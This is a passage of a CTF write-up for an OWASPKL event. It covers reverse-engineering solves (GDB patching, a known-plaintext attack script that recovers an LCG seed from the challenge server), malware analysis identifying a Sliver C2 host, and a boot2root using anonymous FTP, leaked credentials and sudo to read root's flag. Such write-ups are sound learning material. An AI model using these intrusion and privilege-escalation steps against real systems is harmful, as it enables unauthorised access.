
```
→ Reverse python3 solve_g00fy.py
[+] function table pointer: 0x140fa1020
[+] decode data pointer: 0x14105e020
[00] char='c' initial_state=0x1354 → next=0x97b1 decoded='A'
[01] char='3' state=0x97b1 → next=0x966d decoded='l'
[02] char='s' state=0x966d → next=0x10dab decoded='g'
[03] char='0' state=0x10dab → next=0x6a19 decoded='0'
[04] char='Y' state=0x6a19 → next=0x5320 decoded='r'
[05] char='n' state=0x5320 → next=0x4bb9 decoded='1'
[06] char='2' state=0x4bb9 → next=0x13de0 decoded='t'
[07] char='f' state=0x13de0 → next=0x20e9 decoded='H'
[08] char='9' state=0x20e9 → next=0x81ba decoded='m'
[09] char='1' state=0x81ba → next=0x9c8a decoded='1'
[10] char='Z' state=0x9c8a → next=0x47fe decoded='c'
[11] char='h' state=0x47fe → next=0x10e46 decoded='5'
[12] char='q' state=0x10e46 → next=0xd878 decoded='_'
[13] char='A' state=0xd878 → next=0x6ae decoded='1'
[14] char='m' state=0x6ae → next=0x15201 decoded='0'
[15] char='6' state=0x15201 → next=0x8de3 decoded='l'
[+] password: c3s0Yn2f91ZhqAm6
[+] decoded flag body: Alg0r1tHm1c5_10l
[+] final flag: OWASPKL{Alg0r1tHm1c5_10l}
```

c3s0Yn2f91ZhqAm6

OWASPKL{Alg0r1tHm1c5_10l}

Reverse Engineering: Hard

memdiag.ai



Flag: **OWASPKL{tru5t_n0_4I_tru5t_y0ur_3y3s}**

Overview

Host_memdiag pretends to be a memory diagnostics tool. It prints two fake **LIGA{}** flags to the terminal to mislead you, and secretly writes a 90-byte encrypted BMP file (**memdiag_dump.bmp**) containing the real flag but only if you pass the right conditions. The real flag is buried inside that BMP using a BGR to RGB channel swap trick that defeats strings and grep.

```

(kali㉿kali)-[~]
$ ./host_memdiag
[host-memdiag] embedded telemetry blob ready (90 bytes)
[host-memdiag] entering memory diagnostics ...
[host-memdiag] fixture signature      : LIGA{s0lv3_w1th_ur_0wn_sk1ll_n0t_4I}
[host-memdiag] diagnostics completed.

(kali㉿kali)-[~]
$ ./host_memdiag dummy
[host-memdiag] embedded telemetry blob ready (90 bytes)
[host-memdiag] entering memory diagnostics ...
[host-memdiag] cached maintenance tag: LIGA{f4k3_fl4g!h4h4}
[host-memdiag] last-known valid seal : LIGA{us3_ur_r34l_sk1ll_1f_ur_4_r34l_pl4y3r}
[host-memdiag] diagnostics completed.

(kali㉿kali)-[~]
$ ./host_memdiag dummy 3735928542
[host-memdiag] embedded telemetry blob ready (90 bytes)
[host-memdiag] entering memory diagnostics ...
[host-memdiag] cached maintenance tag: LIGA{f4k3_fl4g!h4h4}
[host-memdiag] last-known valid seal : LIGA{us3_ur_r34l_sk1ll_1f_ur_4_r34l_pl4y3r}
[host-memdiag] diagnostics completed.

```

At first, I tried running the binary to see the output from each file. It returns two different fake flags from the execution. Both are decoys. If you notice I also include 3735928542. Why?

Well, `0xDEADC0DE` in decimal is 3735928542. How do I know? I used Ghidra to see the structure of the disassembly code, especially their function and connection. After deep examination, the function below shows the comments strings which is a clue:

```

400c78: mov eax, 0xdeadc0de
400c7d: cmp QWORD PTR [rbp-0x8], rax ; your input == 0xDEADC0DE?
400c81: jne 400cc5                  ; if not → exit early, no BMP written

```

The binary reads your second argument using `strtol()` (base 16) and compares it to `0xDEADC0DE`. If it doesn't match, the program exits without writing anything. I pass it as decimal because the shell doesn't speak hex, that is why `strtol()` converts it back internally. Same number but with different notation.

Next Action

Next, I tried running GDB to force a dump for the .bpm file .

```

(kali㉿kali)-[~]
$ ls -la memdiag_dump.bmp
-rw-rw-r-- 1 kali kali 90 May 30 10:54 memdiag_dump.bmp

```

❖ How is it possible to get the memdiag_dump.bmp file? We use GDB tools to get it.

➤ Run the host_memdiag inside the GDB environment.

```
(kali@kali)-[~] diag_key.bin
$ gdb ./host_memdiag
GNU gdb (Debian 17.2-1) 17.2
Copyright (C) 2025 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<https://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.

For help, type "help".
Type "apropos word" to search for commands related to "word" ...
Reading symbols from ./host_memdiag...
(No debugging symbols found in ./host_memdiag)
```

➤ Create a breakpoint 1

	Breakpoint 1 — Pause at the start of main (break *0x400bfa)
1	Skip Check 2 — Teleport past the validator 400c91: call 0x4009cd ← calls hostname validator (Check 2) 400c96: test eax, eax 400c98: je 0x400cb4 ← if validator returns 0 → FAIL, no BMP written 400c9a: ... ← success path → continues to write BMP
2	set \$rip = 0x400c9a • The validator at 0x4009cd checks if you're running on the intended machine. It returns failure on our Kali box. • This teleports the instruction pointer past the call and past the failure branch entirely. The validator never runs. We land directly on the success path.

	Breakpoint 2 — break *0x400a31
1	The write loop inside the dump function writes 90 bytes one at a time and checks each write succeeded: 400b40: cmp rax, 0x1 ← did fwrite() write exactly 1 byte? 400b44: je 0x400b59 ← yes → continue loop 400b46: ... ← no → close file, return error
2	When it hits 0x400a31:

	• set \$rax = 0 • We lie to the loop, tell it "the write succeeded, keep going." The loop runs all 90 iterations and the full BMP gets written. • There will be message: [host-memdiag] diagnostic snapshot saved
3	Verify using ls -la memdiag_dump.bmp

➤

```
(No debugging symbols found in ./host_memdiag)
(gdb) break *0x400bfa
Breakpoint 1 at 0x400bfa: key.bin
(gdb) run dummy 3735928542
Starting program: /home/kali/host_memdiag dummy 3735928542
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/usr/lib/x86_64-linux-gnu/libthread_db.so.1".

Breakpoint 1, 0x0000000000400bfa in ?? ()
(gdb) break *0x400bfa
Note: breakpoint 1 also set at pc 0x400bfa.
Breakpoint 2 at 0x400bfa
(gdb) run dummy 3735928542
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /home/kali/host_memdiag dummy 3735928542
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/usr/lib/x86_64-linux-gnu/libthread_db.so.1".

Breakpoint 1, 0x0000000000400bfa in ?? ()
(gdb) set $rip = 0x400c9a
(gdb) break *0x400a31
Breakpoint 3 at 0x400a31
(gdb) continue
Continuing.
```

```
Breakpoint 3, 0x0000000000400a31 in ?? ()
(gdb) set $rax = 0
(gdb) continue
Continuing.
[host-memdiag] diagnostic snapshot saved

Program received signal SIGSEGV, Segmentation fault.
0x00007fffffe1e8 in ?? ()
```

```
(gdb) ✕ Quit
(gdb)
zsh: suspended gdb ./host_memdiag
```

- Then, Inspect the .bmp file using command “xxd memdiag_dump.bmp”

```
(kali㉿kali)-[~]
└─$ ls -la memdiag_dump.bmp
-rw-rw-r-- 1 kali kali 90 May 30 10:54 memdiag_dump.bmp

(kali㉿kali)-[~]
└─$ xxd memdiag_dump.bmp
00000000: 424d 5a00 0000 0000 0000 3600 0000 2800  BMZ.....6 ... (.
00000010: 0000 0c00 0000 0100 0000 0100 1800 0000  .. . . . . . . .
00000020: 0000 2400 0000 c40e 0000 c40e 0000 0000  .. $ .. . . . . .
00000030: 0000 0000 0000 4157 4f4b 5053 747b 4c35  ....AWOKPst{L5
00000040: 7572 6e5f 7434 5f30 745f 4935 7572 795f  urn_t4_0t_I5ury_
00000050: 7472 7530 7933 5f7d 7333                tru0y3_}s3
```

The results show the flag formatted but not in correct form since it only looked like a gibberish version of real flag. The flag isn't showing up because the bytes are stored in the wrong order. The data is there, just scrambled by the .bmp format

- To understand how to solve it, we have to understand the XOR layer. File with .bmp format stores 24bpp pixels as **B, G, R** (Blue first, then Green, then Red). But the flag was encoded to be read in display order: **R, G, B**.

So **strings** show you the raw storage order **AWOKPst{...}** every 3-byte group is backwards.

- Create a .py file to decode:

```
bmp = open('memdiag_dump.bmp', 'rb').read()
pixels = bmp[0x36:] # skip the 54-byte BMP header

flag = ".join(
    chr(pixels[i+2]) + chr(pixels[i+1]) + chr(pixels[i])
    for i in range(0, len(pixels), 3)
)
print(flag)
```

- Run the .py


Results will look like this:

```
(kali㉿kali)-[~]
└─$ nano solve_RGB.py

(kali㉿kali)-[~]
└─$ python3 solve_RGB.py
OWASPKL{tru5t_n0_4I_tru5t_y0ur_3y3s}
```

Wraithlocker

The challenge provided a 64-bit Linux executable (wraithlocker) and a remote server address.



Our first step was standard static analysis: looking at the readable strings inside the binary. We immediately found a Base64 string that decoded to OWASPKL{th1s_1s_n0t_th3_fl4g}. The challenge author was already messing with us, leaving a fake flag to distract us.



We also found what looked like two halves of a cryptographic key: l0ck3r_k3y_p4rt and 6_g1v3n_by_. Naturally, we assumed we just needed to stick these together and use a standard decryption method like RC4 or repeating-key XOR. **We were wrong.**

After our standard brute-force scripts failed, we opened the binary in a decompiler (Ghidra) to see what the code was actually doing. We discovered the author had built a completely custom cryptographic engine with three main parts:

1. **The Anti-Debugger Trap:** The program checked if it was being watched by a debugger using a Linux function called `ptrace`. If it detected a debugger, it would secretly corrupt its own decryption key by XORing it with the byte `0xaa`.

```

*****
*                               THUNK FUNCTION                               *
*****
thunk long ptrace(__ptrace_request __request, ...)
    Thunked-Function: <EXTERNAL>::ptrace
long      RAX:8      <RETURN>
__ptrace_reque... EDI:4      __request
    <EXTERNAL>::ptrace
XREF[2]:  ptrace:001009c0(T),
          ptrace:001009c0(c), 00301fa
00303068      ??      ??

```

2. **The Key Blender:** It took a random "nonce" sent by the server and used it to dynamically shift and scramble the bits of the starting key.
3. **The Stream Cipher (LCG):** It used the first 4 bytes of that scrambled key as a "seed" for a Linear Congruential Generator (LCG). An LCG is just a mathematical formula used to generate a sequence of pseudo-random numbers:

$$X_{n+1} = (a \cdot X_n + c) \pmod{m}$$

It generated a stream of random bytes and XORed them against the encrypted flag.

Even after writing a custom Python script to replicate the math perfectly, our output was still garbage. The breakthrough happened when we looked directly at the raw hexadecimal memory of the binary.

```

s_l0ck3r_k3y_p4rt_00302010
00302010 6c 30 63      ds      "l0ck3r_k3y_p4rt"
          6b 33 72
          5f 6b 33 ...
          00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
XREF[2]:  FUN_00100bc2:00100bd5(*),
          FUN_00100bc2:00100bdc(*)

```

The C code was programmed to read exactly **25 bytes** of memory to form the base key. However, the string "l0ck3r_k3y_p4rt" is only **15 characters long**.

Instead of crashing, the program just kept reading past the end of the string into empty space! It grabbed the 15 characters of the string, followed by **10 blank bytes (nulls, or `\x00`)**. The second string, `6_g1v3n_by_`, was completely ignored. It was a phantom string intentionally planted to trick anyone relying purely on text analysis.

We fixed our base key to include the empty null bytes, but it *still* didn't work. This is where the challenge crossed from Reverse Engineering into System Administration.

Why was the key failing? Because of **Docker**. CTF challenges are usually hosted inside Docker containers. By default, Docker blocks programs from using the `ptrace` system call for security reasons.

Because `ptrace` was blocked, the `wraithlocker` program *always* thought it was being debugged when running on the server! It was silently poisoning its own key with `0xaa` every single time.

The Pivot: A Known Plaintext Attack (KPA)

Instead of trying to perfectly guess the server's environment and the exact memory layout, we sidestepped the entire system using cryptography.

We knew the custom engine relied on an LCG to generate its random bytes. LCGs are mathematically weak. Furthermore, we knew exactly what the first 8 characters of the decrypted message *had* to be: `OWASPKL{`.

1. We took the encrypted data from the server and XORed the first 8 bytes against `OWASPKL{`. This gave us the exact sequence of random numbers the LCG produced.
2. We wrote a script to quickly brute-force the tiny remaining mathematical possibilities (only about 8.3 million, which takes a computer less than a second).
3. We cracked the mathematical "seed," completely bypassing the anti-debugger trap, the memory bugs, and the key scrambling.

Script:

```
import socket
import re
import base64

HOST = 'lockbox.appsecmy.com'
PORT = 9999

def crack_lcg_seed(ciphertext):
    """
    Performs a Known Plaintext Attack (KPA) on the LCG.
    """
    print("\n[*] Launching Algebraic Attack on LCG state...")

    # We know the flag must start with this header
    target = b"OWASPKL{"
```

```

# Recover the first 8 bytes of the keystream
ks = [ciphertext[i] ^ target[i] for i in range(8)]
print(f"[*] Recovered partial keystream: {ks}")

a = 0x41c64e6d
c = 0x3039
m = 1 << 31

# Brute-force the top 23 bits of the first LCG state (8.3 million
iterations)
for high in range(1 << 23):
    # Reconstruct the 31-bit state (Upper 23 bits + Known 8 bits)
    state = (high << 8) | ks[0]

    # Fast-forward to check X2
    state = (state * a + c) & 0x7fffffff
    if (state & 0xff) != ks[1]: continue

    # Fast-forward to check X3
    state = (state * a + c) & 0x7fffffff
    if (state & 0xff) != ks[2]: continue

    # Fast-forward to check X4
    state = (state * a + c) & 0x7fffffff
    if (state & 0xff) != ks[3]: continue

    # If we reach here, we've found the correct X1 state!
    X1 = (high << 8) | ks[0]

    # Reverse the LCG step to find X0 (The Seed)
    # X1 = (X0 * a + c) % m -> X0 = ((X1 - c) * mod_inv(a, m)) % m
    a_inv = pow(a, -1, m)
    seed = ((X1 - c) * a_inv) % m

    print(f"[+] LCG State Cracked! Seed: {seed}")
    return seed

return None

def decrypt_flag(seed, ciphertext):
    plaintext = bytearray()
    state = seed

```

```

    for char in ciphertext:
        state = (state * 0x41c64e6d + 0x3039) & 0x7fffffff
        keystream_byte = state & 0xff
        plaintext.append(char ^ keystream_byte)

    return plaintext

def main():
    with socket.socket(socket.AF_INET, socket.SOCK_STREAM) as s:
        print(f"[*] Connecting to {HOST}:{PORT}...")
        s.connect((HOST, PORT))

        print("[*] Sending 'GET_CHALLENGE'...")
        s.sendall(b"GET_CHALLENGE\n")

        response = s.recv(4096).decode('utf-8', errors='ignore')
        print(f"[*] Received response:\n{response}")

        nonce_match = re.search(r'"nonce":\s*"([^\"]+)"', response)
        flag_match = re.search(r'"encrypted_flag":\s*"([^\"]+)"', response)

        if nonce_match and flag_match:
            enc_flag = flag_match.group(1)

            # 1. Parse the Ciphertext
            try:
                ciphertext = base64.b64decode(enc_flag)
            except Exception as e:
                print(f"[-] Failed to decode Base64 flag: {e}")
                return

            # 2. Attack the cipher
            seed = crack_lcg_seed(ciphertext)

            # 3. Decrypt
            if seed is not None:
                flag = decrypt_flag(seed, ciphertext)
                print(f"\n[SUCCESS] Decrypted Payload:")
                print(f"-> {flag.decode('utf-8', errors='ignore')}")
            else:
                print(f"[-] Failed to crack the LCG state. The plaintext header may be wrong.")

```

```

    else:
        print("[-] Failed to parse JSON response.")

if __name__ == "__main__":
    main()

```

```

[*] Connecting to lockbox.appsecmy.com:9999...
[*] Sending 'GET_CHALLENGE'...
[*] Received response: {"nonce": "cc93bc26f9c75bab", "encrypted_flag": "u0rTMDBSksTI5I6EDQ7FhBfSNjuk/dHMjCirpc/+Gw=="}
[*] Launching Algebraic Attack on LCG state... java
[*] Recovered partial keystream: [244, 29, 146, 99, 96, 25, 222, 191]
[+] LCG State Cracked! Seed: 95158983
[SUCCESS] Decrypted Payload:
-> OWASPKL{D1d_u_s33_th4t_c0m1ng?}

```

	Name	Description	Key	Cate...	Modi...
ARM	AddCommentT...	Adds a comme...		Exam...	12/2...
					12/2...
	AddSingleRefe...	With a user-inp...		ARM	12/2...
	AppleSingleDo...	Given a raw bi...		Binary	12/2...
	ApplyClassFun...	Script to apply...		C++	12/2...

Once we had the seed, the cipher unraveled perfectly, revealing the final payload: OWASPKL{D1d_u_s33_th4t_c0m1ng?}.

Malware Analysis

Malware-1

The first step is determining how the binary was built. Most modern C2 frameworks are written in languages that leave distinct footprints in the strings.

- **Golang (Go):** If you see strings like `runtime.memprofiler`, `internal/abi`, or `reflect.Value`, you are looking at a Go binary. Go binaries are extremely common for modern C2 frameworks (e.g., Sliver, Havoc) because they are cross-platform and handle complex networking tasks easily.
- **C/C++:** If the strings are mostly standard Windows API names (`kernel32.dll`, `CreateProcess`, `VirtualAlloc`), it is likely a traditional C/C++ implant (e.g., Cobalt Strike, Brute Ratel).
- **C# / .NET:** If you see large amounts of metadata related to namespaces and classes, it is likely a .NET-based framework (e.g., Covenant).

2. Look for Obfuscation Signatures

Many C2 frameworks use automated tools to obfuscate their source code to evade static analysis.

- **Garble:** If you see randomized alphanumeric strings appearing as package or function names (e.g., `mcCyWb7qHRiM.GetStdout`), this is a strong indicator of **Garble**, a common obfuscator used by Go-based C2s like Sliver.
- **Custom Packing:** Look for unusual section names or a lack of readable strings, which may indicate the use of a custom packer or crypter.

3. Identify Communication Protocols (gRPC / Protobuf)

Modern C2s often use Google's **Protocol Buffers (protobuf)** for structured communication between the agent and the server.

- Look for strings like `.ProtoMessage`, `.Descriptor`, or method names that start with `Get` (e.g., `GetInteractive`, `GetMemFS`).
- If you see these, it confirms that the binary is communicating using a structured RPC protocol, which is a key trait of modular C2s.

4. Cross-Reference with Framework Capabilities

Once you identify the communication style, map the functions found in the strings to known C2 features:

- **Memory Execution:** Look for strings like `GetMemFS`, `Reflect`, or `ExecuteAssembly`. These indicate the ability to load modules directly into memory.
- **Tunneling/Interactive Tasks:** Features like `GetInteractive` or `TunnelID` are hallmarks of frameworks designed for advanced post-exploitation tasks, such as Sliver.

Summary Analysis for this Challenge

The strings contained strong markers for a **Golang** binary obfuscated with **Garble** and utilizing **gRPC/Protobuf** for communication. Specifically, the function names (e.g., `GetMemFS`, `GetInteractive`, `GetSearchPathAbsolute`) align perfectly with the **Sliver C2** codebase.

Flag: `OWASPKL{sliver}`

Malware-2

Since normal strings were noisy, I used FLOSS:

```
floss malware.exe > floss.txt
```

```
grep -Ei "activec2|beacon|c2|server|host|ip|http|mtls|wg|172\.|10\.|192\.168" floss.txt
```

This revealed the C2 endpoint:

```
8ChanfUnCernistfSmisse3avX2bmi1bmi2tImeIdteCattKindCatt /- .com  
wasiHighHKCRHKCUHKLMHKPDHKCC.tmpicmpigmpftpshttppop3smtpdial  
unixage1:443POSTDatesha1AVX2json'\''MarkAhomChamKawiLisuMiaoM  
g0x%x%x
```

unixage1:443

It is the only realistic host:port value.

unixage1:443 looks like a real hostname with a real HTTPS/mTLS port.

I confirmed it directly:

```
grep -a "unixage1" floss.txt
```

```
→ Reverse grep -a "unixage1" floss.txt  
unixage1:443POSTDatesha1AVX2json'\''MarkA  
g0x%x%x
```

Then I extracted all host-and-port patterns:


```
→ Reverse strings -a malware.exe | grep -Eo '[A-Za-z0-9._-]+:[0-9]{2,5}' | sort -u
51:59
72:59
.:86
C:00
H:09
loopdropv128EDOMEXCLSYNCATIMMTIM:464
s:80
tag:10
tag:11
tag:12
unixage1:443
v4_:88
→ Reverse
```

This confirmed that the binary stored the C2 hostname, but not the raw IP address.

The next step is to run the malware in FlareVM and also capture its packet with Wireshark.

Before running the malware, I used this Wireshark display filter:

After executing malware.exe, Wireshark showed a TCP connection attempt from the FLARE VM to an internal private IP over port 443.




The image shows a screenshot of the Wireshark network protocol analyzer. The display filter bar at the top contains the text 'dns or llmnr or nbns or tcp.port == 443'. Below this, a table lists captured packets. The first packet is highlighted.

No.	Time	Source	Destination	Protocol	Length	Info
10	2.543500	192.168.0.166	192.168.91.243	TCP	66	498

OWASPKL{192.168.91.243}

BOOT2ROOT

B2R - Easy



Step 1: Reconnaissance

The first step was to perform a port scan against the target machine to identify running services.

```
nmap -sT -p- --min-rate=1000 -vvvvv <TARGET_IP> -T4
```

```
root@kali:~# nmap -sT -p- --min-rate=1000 -vvvvv 45.32.121.222 -T4 -oA nmap-ipsec2
Starting Nmap 7.94SVN ( https://nmap.org ) at 2026-05-30 00:57 CDT
Initiating Ping Scan at 00:57
Scanning 45.32.121.222 [4 ports]
Completed Ping Scan at 00:57, 0.02s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 00:57
Completed Parallel DNS resolution of 1 host. at 00:57, 0.41s elapsed
DNS resolution of 1 IPs took 0.41s. Mode: Async [#: 1, OK: 1, NX: 0, DR: 0, SF: 0, T
R: 1, CN: 0]
Initiating Connect Scan at 00:57
Scanning 45.32.121.222.vultrusercontent.com (45.32.121.222) [65535 ports]
Discovered open port 443/tcp on 45.32.121.222
Discovered open port 80/tcp on 45.32.121.222
Discovered open port 21/tcp on 45.32.121.222
Discovered open port 22/tcp on 45.32.121.222
root@kali:~#
```

The scan revealed four open TCP ports: 21 (FTP), 22 (SSH), 80 (HTTP), 443 (HTTPS)

Step 2: Initial Access via FTP

Given that FTP (port 21) was open, the next logical step was to check for anonymous login access.

Logging in with the username anonymous and a blank password was successful.

```
root@kali:~# ftp 45.32.121.222
Connected to 45.32.121.222.
220 (vsFTPd 3.0.5)
Name (45.32.121.222:root): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp>
```

Listing the directory contents (ls) revealed a file named creds.txt

```
ftp> ls
229 Entering Extended Passive Mode (|||45855|)
150 Here comes the directory listing.
-rw-r--r-- 1 ftp ftp 19 May 29 13:06 creds.txt
226 Directory send OK.
ftp> get creds.txt
local: creds.txt remote: creds.txt
229 Entering Extended Passive Mode (|||40703|)
150 Opening BINARY mode data connection for creds.txt (19 bytes).
100% |*****| 19 403.36 KiB/s 00:00 ETA
226 Transfer complete.
19 bytes received in 00:00 (1.14 KiB/s)
```

After downloading creds.txt to the local Kali machine, reading the file provided potential SSH credentials:

```
root@kali:~# cat creds.txt
user1337:notsoleet
root@kali:~#
```

Step 3: Gaining a Shell (SSH)

Using the credentials obtained from the FTP server, an SSH connection was established to the target machine.

```
root@kali:~# ssh user1337@45.32.121.222
user1337@45.32.121.222's password:
Welcome to Ubuntu 26.04 LTS (GNU/Linux 7.0.0-15-generic x86_64)

 * Documentation:  https://docs.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/pro

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Sat May 30 13:46:36 2026 from 115.135.30.192
user1337@docker-chall-1:~$ ls
info.txt  test.py
user1337@docker-chall-1:~$ cat info.txt
privesc to root to get flag. TY
user1337@docker-chall-1:~$ nano test.py
```

The login was successful, providing a shell as user1337 on the host docker-chall-1. Checking the current directory revealed an info.txt file, which contained a hint: *"privesc to root to get flag. TY"*.

Step 4: Privilege Escalation

To escalate privileges, the standard check for authorized sudo commands was performed. The output of `sudo ls` indicated that the user user1337 could run the following commands as root without providing a password:

- /usr/bin/cat
- /usr/bin/ls

Using `sudo ls /root`, the target file root.txt was identified in the root user's home directory. Since the `cat` was also permitted via `sudo`, the flag could be read directly.

```
user1337@docker-chall-1:~$ sudo -l
User user1337 may run the following commands on docker-chall-1:
  (ALL) NOPASSWD: /usr/bin/cat, /usr/bin/ls
user1337@docker-chall-1:~$ sudo ls /root
root.txt
user1337@docker-chall-1:~$ sudo cat /root/root.txt
OWASPKL{H3re's_th3_G1v3aW4y_500_p0int5_f0r_yA}
user1337@docker-chall-1:~$
```

Spray and Pray Series - Easy

Challenge Overview

Objective: Recover a forgotten password for the user `abel`, regain access to the virtual machine, and capture all hidden flags. **Provided Evidence:** A set of Virtual Machine files (`.ovf`, `.vmdk`, etc.) and a hint pointing toward the `rockyou.txt` wordlist. **Vulnerabilities Exploited:** Weak passwords, password reuse across standard and root accounts.

Spray and Pray - 1

1. Extracting the VMDK

Attempting to mount the `.vmdk` using `qemu-nbd` resulted in read-only filesystem errors. To bypass the mounting restrictions, we used 7-Zip to extract the contents of the disk archive directly into our working directory.

```
7z x machine01-spray-disk1.vmdk
```

```
root@kali:~/Downloads# 7z x machine01-spray-disk1.vmdk
7-Zip 24.07 (x64) : Copyright (c) 1999-2024 Igor Pavlov : 2024-06-19
64-bit locale=C.UTF-8 Threads:2 OPEN_MAX:1024

Scanning the drive for archives:
1 file, 2831688192 bytes (2701 MiB)
```

2. Identifying the OS

